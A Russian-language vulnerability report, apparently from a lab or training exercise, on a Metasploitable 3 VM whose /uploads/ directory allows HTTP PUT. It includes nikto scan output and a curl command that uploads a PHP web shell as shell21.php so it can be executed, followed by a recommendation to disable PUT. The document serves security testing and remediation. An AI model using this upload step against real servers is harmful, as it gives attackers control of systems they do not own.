

## Описание уязвимости

В каталоге uploads домена <http://192.168.56.11> выявлен разрешенный http метод PUT. Данная уязвимость позволяет загружать на сервер несанкционированные файлы, которые могут повлиять на конфиденциальность и целостность информационной системы.


## Где найдена уязвимость

Уязвимость расположена по адресу <http://192.168.56.11/uploads/>.

Наименование продукта: Metasploitable 3 Linux virtual machine.

## Технические детали обнаружения и воспроизведения

Найти уязвимый каталог удалось, перебрав наиболее часто используемые каталоги в Burp Suite CE >> Intruder:



Обнаружить уязвимость в каталоге uploads удалось, проанализировав его утилитой nikto, специализирующейся на поиске веб уязвимостей.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nikto -h http://192.168.56.11/uploads/  
- Nikto v2.1.6  
  
+ Target IP: 192.168.56.11  
+ Target Hostname: 192.168.56.11  
+ Target Port: 80  
+ Start Time: 2021-09-29 08:01:32 (GMT-4)  
  
+ Server: Apache  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ OSVDB-3268: /uploads/: Directory indexing found.  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.  
+ Retrieved dav header: ARRAY(0x55979eca4030)  
+ Retrieved ms-author-via header: DAV  
+ Uncommon header 'ms-author-via' found, with contents: DAV  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, DELETE, TRACE, PROPFIND, PROPPATCH, COPY, MOVE, LOCK, UNLOCK
```

Эксплуатировать уязвимость возможно следующей командой:

```
curl -I -X PUT -T phpshellmetasploit.php http://192.168.56.11:80/uploads/shell21.php
```

Данная команда создаст файл shell21.php в уязвимой директории сервера и загрузит в него содержимое файла *phpshellmetasploit.php*.

В дальнейшем к этому файлу можно будет обратиться по адресу <http://192.168.56.11/uploads/shell21.php>, тем самым запустив его исполнение.

## Выводы и рекомендации по устранению

Уязвимость позволяет получить контроль сервера и доступ к конфиденциальной информации. Не требует дополнительных уязвимостей для эксплуатации.

Рекомендации по устранению:

- Запретить метод PUT для каталога uploads в конфигурации apache.

## Используемое программное обеспечение

- Burp suite CE
- Google Chrome
- Kali Linux VM